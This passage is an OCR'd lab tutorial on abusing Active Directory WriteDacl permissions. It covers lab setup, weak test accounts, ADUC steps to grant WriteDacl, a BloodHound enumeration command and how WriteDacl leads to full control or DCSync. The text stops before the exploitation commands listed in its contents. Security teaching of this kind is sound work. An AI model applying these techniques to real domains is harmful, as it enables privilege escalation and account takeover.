iGNITE Technologies

ABUSING AD-DACL WRITEDACL

www.ignitetechnologies.in

Contents

Introduction 3
WriteDacl Permission 3
Prerequisites 3
Lab Setup – User Owns WriteDacl Permission on Another User 3
Create the AD Environment and User accounts 3
Domain Controller: 3
User Accounts: 4
Exploitation Phase I – User Owns WriteDacl Permission on Another User 9
Bloodhound - Hunting for Weak Permission 9
Method for Exploitation – Granting Full Control Followed by Kerberoasting (T1558.003) or Change Password (T1110.001) 11
Linux Impacket tool – Granting Full Control 11
Linux Python Script – TargetedKerberoast 13
Linux – Change Password 13
Windows PowerShell Powerview – Granting Full Control 14
Windows PowerShell Powerview – Kerberoasting 15
Windows PowerShell Powerview – Change Password 16
Lab Setup – User Owns WriteDacl Permission on the Domain Admin Group 16
Create the AD Environment: 16
Domain Controller: 17
User Accounts: 17
Exploitation Phase II – User Owns WriteDacl Permission on a Group 21
Bloodhound - Hunting for Weak Permission 21
Method for Exploitation – Granting Full Control Followed by Account Manipulation (T1098) 23
Linux Impacket tool – Granting Full Control 23
Linux – Adding Member to the Group 23
Windows PowerShell Powerview – Granting Full Control 24
Windows Net command – Adding Member to the Group 24
Detection & Mitigation 26

Introduction

In this post, we will explore the **exploitation of Discretionary Access Control Lists (DACL)** using the **WriteDacl permission** in **Active Directory environments**. Specifically, attackers can **abuse WriteDacl permissions** to gain **unauthorized access** or modify existing permissions to suit their objectives.

To simulate these attacks, we set up a lab environment. Moreover, we map the techniques to the **MITRE ATT&CK framework** to clarify the associated tactics and techniques. We also describe detection mechanisms for identifying suspicious activity related to **WriteDacl** attacks, along with actionable recommendations for mitigation. As a result, this overview provides security professionals with critical insights to detect and defend against these common **Active Directory threats**.

WriteDacl Permission

The **WriteDacl permission** in **Active Directory** allows users to **modify the Discretionary Access Control List (DACL)** of an AD object, giving them the ability to **control object-level permissions**. Consequently, an attacker can write a new **Access Control Entry (ACE)** to the target object's DACL, potentially gaining **full control over the target object**.

Alternatively, instead of giving full control, attackers can apply the same process to allow an object to **DCSync** by adding two ACEs with specific **Extended Rights**: DS-Replication-Get-Changes and DS-Replication-Get-Changes-All, and notably, granting **GenericAll** results in the same outcome, as it includes **all ExtendedRights**, including those necessary for DCSync to function.

WriteDacl permissions serve various purposes depending on the type of **Active Directory object** involved. For example, when applied to a **group**, they allow attackers to **add members** to that group. Conversely, on a **user object**, these permissions grant **full control** over that user's account. Likewise, when applied to a **computer object**, they enable **complete control** over the machine. Finally, applying **WriteDacl** to a **domain object** allows an attacker to perform a **DCSync operation**—a particularly dangerous privilege if exploited.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD, Impacket
- Windows 10/11 – As Client

Lab Setup – User Owns WriteDacl Permission on Another User

Here, in this lab setup, we will create two users, Aarti and Komal, where the user Komal has WriteDacl permission over the Aarti user.

Create the AD Environment and User accounts

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:


- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**

- Set up the domain (e.g., **local**).

User Accounts:


- Create two AD user accounts named **Aarti** and **Komal**.

```
net user aarti Password@1 /add /domain
net user komal Password@1 /add /domain
```




Assign the "WriteDacl" Privilege:


- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
- Locate User **Aarti** in the **Users**
- Right-click on **Aarti User** and go to **Properties**.




- Go to the **Security** tab, and click on **Add** button



- In the "Enter the object name to select" box, type **Komal** and click **Check Names,** and click OK.
- Select **Komal** user and in the **Permissions** section, click on **Advanced**



- Double-click on **Komal** user's permission entry in the Advanced security settings box.
- In the **Permissions** section, check the box for **Modify permission**
- Apply the settings.




At this point, **Komal** now has **WriteDacl** permission for **Aarti** user.

Exploitation Phase I – User Owns WriteDacl Permission on Another User


Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Komal** has the **WriteDacl** permission for **Aarti** user.

```
bloodhound-python -u komal -p Password@1 -ns 192.168.1.3 -d ignite.local -c All
```



From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



From the graph it can be observed that the **Komal** user owns **WriteDacl** privilege on **Aarti** user.

Method for Exploitation – Granting Full Control Followed by Kerberoasting (T1558.003) or Change Password (T1110.001)

Attackers can exploit this method when they **control an object** that has **WriteDacl** permission over another object.

Linux Impacket tool – Granting Full Control

